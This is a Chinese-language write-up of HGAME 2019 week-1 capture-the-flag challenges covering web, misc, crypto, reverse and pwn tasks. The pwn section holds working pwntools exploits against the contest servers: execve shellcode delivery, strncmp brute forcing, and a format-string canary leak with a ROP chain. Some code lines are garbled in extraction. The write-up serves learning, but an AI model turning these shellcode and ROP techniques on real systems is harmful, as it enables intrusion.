

# HGAME 2019 week-1 writeup

ID:自闭傻狗

## WEB

### 谁吃了我的flag

用vim编写网页未保存关机 会产生备份文件 如下图下载备份文件

←

→

↺

🏠

118.25.111.31:10086/.index.html.swp

🔍 搜索

🔗 Base64编码转换工具...

🔄 页面载入出错

🌐 Sunmin SPS

🔄 16进制到文本字符串...

🔒 Less-8 Blind- Boolia...

damn...hgame2019 is coming soon, but the stupid Mki haven't finished his web-challenge...

fine, nothing serious, just give you flag this time...

the flag is hgame{3eek\_diScI0Sure

正在打开 .index.html.swp

您选择了打开:

☐ .index.html.swp

文件类型: swp File (12.0 KB)  
来源: http://118.25.111.31:10086

您想要 Firefox 如何处理此文件?

☐ 打开, 通过(O)

浏览(B)...

☒ 保存文件(S)

☐ 以后自动采用相同的动作处理此类文件。(A)

确定

取消

用winhex打开


index.html.swp

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII
00002E20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00002E30	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00002E40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00002E50	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00002E60	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00002E70	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00002E80	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00002E90	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00002EA0	00	00	00	00	00	00	00	00	00	00	00	00	00	3C	2F	68		</h<
00002EB0	2F	68	74	6D	6C	3E	00	09	3C	2F	62	6F	64	79	3E	00		/html> </body>
00002EC0	09	09	3C	70	3E	74	68	65	20	66	6C	61	67	20	69	73		<p>the flag is
00002ED0	20	68	67	61	6D	65	7B	33	65	65	6B	5F	64	69	53	63		hgame{3eek_diSc
00002EE0	6C	30	53	75	72	65	5F	66	52	6F	6D	2B	77	45	62	73		l0Sure_fRom+wEbs
00002EF0	69	74	40	7D	00	09	09	3C	2F	62	72	3E	00	09	09	3C		it@} </br> <
00002F00	70	3E	66	69	6E	65	2C	20	6E	6F	74	68	69	6E	67	20		p>fine, nothing
00002F10	73	65	72	69	6F	75	73	2C	20	6A	75	73	74	20	67	69		serious, jst gi
00002F20	76	65	20	79	6F	75	20	66	6C	61	67	20	74	68	69	73		ve you flag this
00002F30	20	74	69	6D	65	2E	2E	2E	3C	2F	70	3E	00	09	09	3C		time...</p> <
00002F40	2F	62	72	3E	00	09	09	3C	70	3E	64	61	6D	6E	2E	2E		/br> <p>damn..
00002F50	2E	68	67	61	6D	65	32	30	31	39	20	69	73	20	63	6F		.hgame2019 is co
00002F60	6D	69	6E	67	20	73	6F	6F	6E	2C	20	62	75	74	20	74		ming soon, but t
00002F70	68	65	20	73	74	75	70	69	64	20	4D	6B	69	20	68	61		he stupid Mki ha
00002F80	76	65	6E	27	74	20	66	69	6E	69	73	68	65	64	20	68		ven't finished h
00002F90	69	73	20	77	65	62	2D	63	68	61	6C	6C	65	6E	67	65		is web-challenge
00002FA0	2E	2E	2E	3C	2F	70	3E	00	09	3C	62	6F	64	79	3E	00		...</p> <body>
00002FB0	09	3C	2F	68	65	61	64	3E	00	09	09	3C	74	69	74	6C		</head> <titl
00002FC0	65	3E	E8	B0	81	E5	90	83	E4	BA	86	E6	88	91	E7	9A		e>è°  fä°tæ`'çš
00002FD0	84	66	6C	61	67	3F	3F	3F	3C	2F	74	69	74	6C	65	3E		„flag???</title>
00002FE0	00	09	3C	68	65	61	64	3E	00	3C	68	74	6D	6C	3E	00		<head> <html>
00002FF0	3C	21	44	4F	43	54	59	50	45	20	48	54	4D	4C	3E	00		<!DOCTYPE HTML>

结束

### 换头大作战


根据提示信息修改请求头



结束

## very easy web

浏览器一次url解码 代码函数一次url解码 所以要两次url编码viadr



```
hgame{urlDecode_Is_GoOd} <?php
error_reporting(0);
include("flag.php");

if(strpos("vidar", $_GET['id'])!==FALSE)
    die("<p>干巴爹</p>");

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "vidar")
{
    echo $flag;
}
highlight_file(__FILE__);
?>
```

结束

## can u find me?

看源代码



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>can u find me?</title>
5 </head>
6 <body>
7     <p>the gate has been hidden</p>
8     <p>can you find it? xixixi</p>
9     <a href="f12.php"></a>
10 </body>
11 </html>
```

f12找到password

47.107.252.171:8080/f12.php

yeah!you find the gate

but can you find the password?

please post password to me! I will open the gate for you!



post后出现链接

47.107.252.171:8080/f12.php


yeah!you find the gate

but can you find the password?

please post password to me! I will open the gate for you!


right!

[click me to get flag](#)



aoh,your speed is sososo fast,the flag must have been left in somewhere


burpsuite抓包



结束

## MISC

### Hidden Image in LSB



结束

## 打字机



对应解密即可

结束

## Broken Chest

winhex打开 发现文件头是OK 改成PK 最后的字符串S0mETh1ngU5efuL记下来备用

WinHex - [Chest.zip]

文件(F) 编辑(E) 搜索(S) 导航(N) 查看(V) 工具(T) 专业工具(I) 选项(O) 窗口(W) 帮助(H)

WinHex interface showing the hex dump of Chest.zip. The file header is OK, and the string S0mETh1ngU5efuL is highlighted in red.

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ANSI	ASCII
0	4F	4B	03	04	14	00	09	00	08	00	55	BB	35	4E	CE	7C	OK	U»5Nİ
16	B3	B0	22	00	00	00	14	00	00	00	08	00	00	00	66	6C	»" fl	
32	61	67	2E	74	78	74	67	49	3F	48	A0	BE	53	8B	38	E4	ag.txtgI?H %S<8à	
48	5A	42	49	02	08	5D	55	A6	4A	67	B2	B3	CE	B0	6E	C1	ZBI  U Jg²*î°nÀ	
64	0B	85	DC	EB	4F	91	4D	BF	50	4B	07	08	CE	7C	B3	B0	..ÜèO`MçPK î »°	
80	22	00	00	00	14	00	00	00	50	4B	01	02	1F	00	14	00	" PK	
96	09	00	08	00	55	BB	35	4E	CE	7C	B3	B0	22	00	00	00	U»5Nİ »°"	
112	14	00	00	00	08	00	24	00	00	00	00	00	00	00	20	00	\$	
128	00	00	00	00	00	00	66	6C	61	67	2E	74	78	74	0A	00	flag.txt	
144	20	00	00	00	00	00	01	00	18	00	3E	2C	76	B6	9D	B1	>,v¶ ±	
160	D4	01	3E	2C	76	B6	9D	B1	D4	01	1D	F1	7E	C5	9C	B1	ô >,v¶ ±ô ñ~Àæ±	
176	D4	01	50	4B	05	06	00	00	00	00	01	00	01	00	5A	00	ô PK 7	
192	00	00	58	00	00	00	10	00	53	30	6D	45	54	68	31	6E	X S0mETh1n	
208	67	5F	55	35	65	66	75	4C									g_U5efuL	

打开新压缩包 密码为S0mETh1ngU5efuL

WinRAR interface showing the extraction of Chest.zip. The password S0mETh1ngU5efuL is entered in the 'Enter password' dialog box.

WinRAR - Chest.zip (评估版本)

文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)

添加 解压到 测试 查看 删除 查找 向导

Chest.zip - ZIP 压缩文件, 解包大小为 20 字节

名称 大小 压缩后大小 类型

flag.txt \* 20 34 文本文档

正在从 Chest.zip 解压文件

已用时间 剩余时间

进度

输入密码

为加密的文件输入密码

C:\Users\SHIWEN\1\AppData\Local\Temp\Rar\$D... \flag.txt

在压缩文件 Chest.zip 里

输入密码(E)

S0mETh1ng\_U5efuL

☒ 显示密码(S)

☐ 用于所有压缩文件(A)

整理密码(O)...

确定 取消 帮助

Notepad++ interface showing the content of flag.txt.

flag.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

hgame{Cra2y\_D1aM0nd}

结束

## Try

打开包 发现dec.zip

Wireshark interface showing the network traffic capture. The packet list shows a GET request for dec.zip.

try-it.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
18	28.952330	192.168.61.1	192.168.61.129	HTTP	436	GET / HTTP/1.1
26	29.035585	192.168.61.129	192.168.61.1	HTTP	514	HTTP/1.1 200 OK (text/html)
28	29.095170	192.168.61.1	192.168.61.129	HTTP	414	GET /icons/openlogo-75.png HTTP/1.1
36	29.149810	192.168.61.129	192.168.61.1	HTTP	254	HTTP/1.1 200 OK (PNG)
38	29.240427	192.168.61.1	192.168.61.129	HTTP	404	GET /favicon.ico HTTP/1.1
40	29.241340	192.168.61.129	192.168.61.1	HTTP	559	HTTP/1.1 404 Not Found (text/html)
52	40.679234	192.168.61.1	192.168.61.129	HTTP	443	GET /dec.zip HTTP/1.1
142	40.685708	192.168.61.129	192.168.61.1	HTTP	964	HTTP/1.1 200 OK (application/zip)

把dec.zip拖下来 解压出两个文件

open-it.zip	2019/1/24 12:31	WinRAR ZIP 压缩文件	85 KB
password.txt	2019/1/24 12:32	文本文档	1 KB

password.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

hgame\*\*\*\*\*

猜想压缩包密码是hgame+8位数字 建好字典后用apzr爆破出密码为hgame25839421

AZPR 4.00 - 25%

« Program (D:) > ctf > games > hgame2019 > dec > dec > open-it



解压缩包得到jpg

用binwalk分解

```
fish /home/olddog/ctf/games/hgame2019
fish /home/olddog/ctf/games/hgame2019 80x24
Welcome to fish, the friendly interactive shell
Type help for instructions on how to use fish
olddog@ubuntu -> cd ctf/games/hgame2019/
olddog@ubuntu -> /c/g/hgame2019> binwalk -e 1.jpg

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0         JPEG image data, JFIF standard 1.01

WARNING: Extractor.execute failed to run external extractor '7z x -y '%e' -p ''': [Errno 2] No such file or directory
79837        0x137DD     Zip archive data, at least v2.0 to extract, compressed size: 9447, uncompressed size: 12178, name: 1.docx
89408        0x15D40     End of Zip archive

olddog@ubuntu -> /c/g/hgame2019>
```

又是一个加密的zip 尝试伪加密破解

管理员: Windows PowerShell

```
PS D:\ctf\tools\个人CTFTools\个人CTFTools\编码与密码\密码\Zip\Zip伪加密> java -jar ZipCenOp.jar r 137DD.zip
success 1 flag(s) found
```

成功解压出doc文件 打开是空白 显示word隐藏文字后得到flag



# 栅栏密码

tKs\_moyDqk{bQf40e}

输入每栏的字符数(100内的整数且必须是字符总数的因数)

加密↓

暴力解密↓

2字一栏: tsmYq{Q4eK\_oDkbf0}

3字一栏: t\_ykQ0KmD{fesoqb4}

6字一栏: tyQKDfsq4\_k0m{eob}

9字一栏: tkK{sb\_Qmfo4y0Deq}

由于flag格式为hgame{xxx} 选取tsmyq{Q4eK\_oDkbf0}进行凯撒解密

第1次解密: tsmYq{q4ek\_odkbf0}  
第2次解密: srlxp{p4dj\_ncjae0}  
第3次解密: rqkwo{o4ci\_mbizd0}  
第4次解密: qpjvn{n4bh\_lahyc0}  
第5次解密: poiun{m4ag\_kzgxb0}  
第6次解密: onhtl{l4zf\_jyfwa0}  
第7次解密: nmgsK{k4ye\_ixevz0}  
第8次解密: mlfRj{j4xd\_hwduy0}  
第9次解密: lkeqi{i4wc\_gvctx0}  
第10次解密: kjdph{h4vb\_fubsw0}  
第11次解密: jicog{g4ua\_etarv0}  
第12次解密: ihbnf{f4tz\_dszqu0}  
第13次解密: ngame{e4sy\_crypt0}  
第14次解密: grzld{d4rx\_bqxoso}  
第15次解密: feykc{c4qw\_apwnr0}  
第16次解密: edxjb{b4pv\_zovmq0}  
第17次解密: dcwia{a4ou\_ynulp0}  
第18次解密: cbvHz{z4nt\_xmtko0}  
第19次解密: baugy{y4ms\_wlsjn0}  
第20次解密: aztfX{x4lr\_vkrim0}  
第21次解密: zysew{w4kq\_ujql0}

结束

**perfect\_secrecy!**

网上脚本修改后自用

...

import string

import collections

import sets

def strxor(a, b):

```
    return "".join([chr(ord(x) ^ ord(y)) for (x, y) in zip(a, b)])
```

c1 = "daaa4b4e8c996dc786889cd63bc4df4d1e7dc6f3f0b7a0b61ad48811f6f7c9bfabd7083c53ba54"



```

c2 = "c5a342468c8c7a88999a9dd623c0cc4b0f7c829acaf8f3ac13c78300b3b1c7a3ef8e193840bb"
c3 = "dda342458c897a8285d8f879e3285ce511e7c8d9aff9b7ff15de8a16b394c7bdab920e7946a05e9941d8308e"
c4 = "d9b05b4cd5ce7c8f938bd39e24d0df191d7694dfeaf8bfb56e28900e1b8dff1bb985c2d5aa154"
c5 = "d9aa4b00c88b7fc79d99d38223c08d54146b88d3f0f038c03df8d52f0bfc1bda3d7133712a55e9948c32c8a"
c6 = "c4b60e46c9827c79e9698936bd1c55c5b6e87c8f0febdb856fe8052e4bfc9a5efbe5c3f57ad4b9944de34"
c7 = "d9aa5700da817f94d29e81936bc4c1555b7b94d5f5f2bdf37df8252ffbecfb9bbd7152a12bc4fc00ad7229090"
c8 = "c4e24645cd9c28939a86d3982ac8c819086989d1fbf9f39e18d5c601fbb6dab4ef9e12795bbc549959d9229090"
c9 = "d9aa4b598c80698a97df879e2ec08d5b1e7f89c8fbb7beba56f0c619fdb2c4bdef8313795fa149dc0ad4228f"
c10 = "cce25d48d98a6c8280df909926c0de19143983c8befab6ff21d99f52e4b2daa5ef83143647e854d60ad5269c87"
c11 = "d9aa4b598c8568885df9d993f85e419107783cdbee3bbba1391b11afcf7c3bfaa805c2d5aad42995ede2cdd82977244"
c12 = "e1ad40478c82678995df809e2ac9c119323994cffbb7a7b713d4c626fcb888b5aa920c354be853d60ac5269199"
c13 = "c4ac0e53c98d7a8286df84936bc8c84d5b50889aedfebfba18d28352daf7cfa3a6920a3c"
c14 = "d9aa4f548c9a609ed297969739d18d5a146c8adebef1bcad11d49252c7bfd1f1bc87152b5bbc07dd4fd226948397"
c15 = "c4a40e698c9d6088879397d626c0c84d5b6d8edffbb792b902d49452ffbec6b6ef8e193840"
c16 = "c5ad5900df8667929ebd3bf6bc2df5c1e6dc6cef6f2b6ff21d8921ab3a4c1bdaa991f3c12a949dd0ac5269c"

ciphers = [c1, c2, c3, c4, c5, c6, c7, c8, c9, c10, c11, c12, c13, c14, c15, c16]

```

```

target_cipher = "c2967e7fc59d57899d8bac852ac3c866127fb9d7f1e5b68002d9871cccb8c6b2aa"

```

```

final_key = [None]*150

```

```

knownkeypositions = set()

```

```

for current_index, ciphertext in enumerate(ciphers):

```

```

    counter = collections.Counter()

    for index, ciphertext2 in enumerate(ciphers):

        if current_index != index:

            for indexOfChar, char in enumerate(strxor(ciphertext.decode('hex'), ciphertext2.decode('hex'))):

                if char in string.printable and char.isalpha(): counter[indexOfChar] += 1

    knownSpaceIndexes = []

    for ind, val in counter.items():

        if val >= 7: knownSpaceIndexes.append(ind)

    xor_with_spaces = strxor(ciphertext.decode('hex'), ' '*150)

    for index in knownSpaceIndexes:

        final_key[index] = xor_with_spaces[index].encode('hex')

        known_key_positions.add(index)

```

```

finalkeyhex = ".join([val if val is not None else '00' for val in final_key])

```

```

output = strxor(targetcipher.decode('hex'), finalkey_hex.decode('hex'))

```

```

print ".join([char if index in knownkeypositions else "" for index, char in enumerate(output)])

```

```

target_plaintext = "The secret message is: When using a stream cipher, never use the key more than once"

```

```

print target_plaintext

```

```

key = strxor(targetcipher.decode('hex'), targetplaintext)

```

```

print key

```

```

for cipher in ciphers:

```

```

    print strxor(cipher.decode('hex'), key)

```

```

...

```

补上未打印字符

结束

这题我没什么好写或者截图的 我是纯手工复制黏贴解密的 如果次数多一点的话可以写python读文件解密 结束

当指针指向的值为0时 不进入[+] 即成功 9个字符解法对应如下

结束

```

1  __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2  {
3      char s[8]; // [rsp+0h] [rbp-30h]
4      __int64 v5; // [rsp+8h] [rbp-28h]
5      __int64 v6; // [rsp+10h] [rbp-20h]
6      __int64 v7; // [rsp+18h] [rbp-18h]
7      unsigned __int64 v8; // [rsp+28h] [rbp-8h]
8
9      v8 = __readfsqword(0x28u);
10     *(_QWORD *)s = 0LL;
11     v5 = 0LL;
12     v6 = 0LL;
13     v7 = 0LL;
14     puts("Please input your key:");
15     fgets(s, 32, stdin);
16     s[strlen(s) - 1] = 0;
17     if ( !strcmp(s, "hgame{Welc0m3_t0_R3_World!}") )
18         puts("success");
19     else
20         puts("failed..");
21     return 0LL;
22 }

```

结束

## わかります

v8 v9已知 求ptr的时候其实是6X6的矩阵求逆相乘 ptr的0.5字节和v7的0.5字节组成了flag的1字节

写出脚本

```
''' from numpy import *
```

```
a2=[[8,1,7,1,1,0],
```

```

[4,8,1,2,3,9],

[3,8,6,6,4,8],

[3,5,7,8,8,7],

[0,9,0,2,3,4],

[2,3,2,5,4,0]]

```

```
a2=array(a2)
```

```
v8=[[0x7A,0xCF,0x8C,0x95,0x8E,0xA8],
```

```
[0x5F,0xC9,0x7A,0x91,0x88,0xA7],
```

```
[0x70,0xC0,0x7F,0x89,0x86,0x93],
```

```
[0x5F,0xCF,0x6E,0x86,0x85,0xAD],
```

```
[0x88,0xD4,0xA0,0xA2,0x98,0xB3],
```

```
[0x79,0xC1,0x7E,0x7E,0x77,0x93]]
```

```
v8=array(v8)
```

```
v8=mat(v8)
```

```
v9=[[0x10,0x8,0x8,0xE,0x6,0xB],
```

```

[0x5,0x17,0x5,0xA,0xC,0x17],

[0xE,0x17,0x13,0x7,0x8,0xA],

[0x4,0xD,0x16,0x11,0x8,0x16],

[0x6,0xE,0x2,0xB,0x12,0x9],

[0x5,0x8,0x8,0xA,0x10,0xD]]

```

```
v9=array(v9)
```

```
v9=mat(v9)
```

```
a2=mat(a2)
```

```
a2_=a2.I
```

```
ptr=v8*a2_
```

```
v7=v9-a2
```

```
print ptr
```

```
print v7
```

```
ptr_=ptr.tolist()
```

```
v7_=v7.tolist()
```

```
flag=""
```

```
for i in range(6):
```

```
    for j in range(6):
```

```
        flag+=chr(int((bin(int(ptr_[i][j]+0.5))[2:].zfill(4)+bin(v7_[i][j])[2:].zfill(4)),2))
```

```
print flag
```

```
olddog@ubuntu ~/c/g/hgame2019> python wak.py
[[ 6.  6.  6.  6.  6.  7.]
 [ 3.  5.  7.  6.  6.  6.]
 [ 6.  5.  4.  6.  7.  7.]
 [ 3.  7.  5.  6.  7.  5.]
 [ 7.  6.  7.  7.  5.  7.]
 [ 7.  6.  6.  3.  6.  7.]]
[[ 8  7  1 13  5 11]
 [ 1 15  4  8  9 14]
 [11 15 13  1  4  2]
 [ 1  8 15  9  3 15]
 [ 6  5  2  9 15  5]
 [ 3  5  6  5 12 13]]
...hgame{1_think_Matr1x_is_very_usef5l}
```

结束

## r & xor

按字节亦或 要注意两个数字之间是否有0

写出脚本

```
...
```

```
a='hgame{Y0umayb3needth1s0ne!!!!}'
```

```
b=[0,0,0,0,0,0,1,0,7,0,92,18,38,11,93,43,11,23,0,23,43,69,6,86,44,54,67,0,66,85,126,72,85,30,0]
```

```
flag=""
```

```
for i,j in zip(a,b):
```

```
    flag=flag+chr(ord(i)^j)
```

```
print flag
```

```
fish /home/olddog/ctf/games/hgame2019
olddog@ubuntu ~/c/g/hgame2019> python xor.py
hgame{X0r_1s_interest1ng_isn't_it?}
olddog@ubuntu ~/c/g/hgame2019>
```

结束

## Pro的Python教室(一)

```
enc1 = 'hgame{'
enc2 = 'SGVyZV8xc18zYXN5Xw=='
enc3 = 'Python{'
```

把enc2 base64解密 然后连起来

结束


## PWN

### babysc

shellcode每一字节跟i+1做异或作为输入最后call shellcode

脚本和结果如下

```
from pwn import *
shellcode='\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'
s=remote('118.24.3.214',10000)
payload=''
for i in range(27):
    payload+=chr(ord(shellcode[i])^(i+1))
s.sendline(payload)
s.interactive()
```




## aaaaaaaaaa

输入很多a覆盖栈中数据跳出while循环得到flag

## 薯片拯救世界1

通过\x00来截断strncmp 使其每次只比上次多比较一个字节 从而爆破出flag  
脚本和结果如下

```
#coding=utf-8
from pwn import *
ascii='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789/<_.,?:;'\\"|[]{}()*&^%$#@!'~+=- '
flag=''
for i in range(24):
    s=remote('118.24.3.214',10001)
    s.sendline('1')
    s.sendline('1')
    s.sendline('1')
    s.sendline('1')
    s.sendline('1')
    for j in ascii:
        s.recvuntil('那串咒语—\n')
        s.send(flag+j+'\x00')
        r=s.recvline()
        if '重试' not in r:
            flag+=j
            print flag
            s.close()
            break
print flag
```




结束

## Steins;Gate

先栈溢出绕过 格式化字符串漏洞泄露出随机数继续绕过 再格式化字符串漏洞泄露canary 最后一段rop去执行cat ./flag

脚本和结果如下

```
#!/usr/bin/python
#-*- coding:UTF-8 -*-
from pwn import *
p = remote('118.24.3.214', 10002)
p.recvuntil("ID:")
p.send('cat ./flag')
p.recvuntil("To seek the truth of the world.\n")
p.send('a'*0x30 + '\x33\x23\x00\x00')
p.recvuntil("Repeater is nature of man.\n")
p.send("%7Sp")
rand_key = int(p.recv(10), 16)
p.recvuntil('it?\n')
pass_key = rand_key + 0x1234
p.send('a'*0x10 + 'b'*0xc + '\x66\x66\x00\x00' + 'c'*0x10 + p32(pass_key))
p.recvuntil('debts.\n')
p.send('%11Sp')
canary = int(p.recvuntil('World', drop=True), 16)
p.recvuntil('To seek the truth of the world.\n')
p.send('\x00'*0x30 + '\x33\x23\x00\x00' + 'aaaa' + p64(canary) + p64(0xdeedbeef) + p64(0x400c73) + p64(0x602040) + p64(0x400a76))
p.interactive()
```



```
python /home/olddog/ctf/games/hgame2019
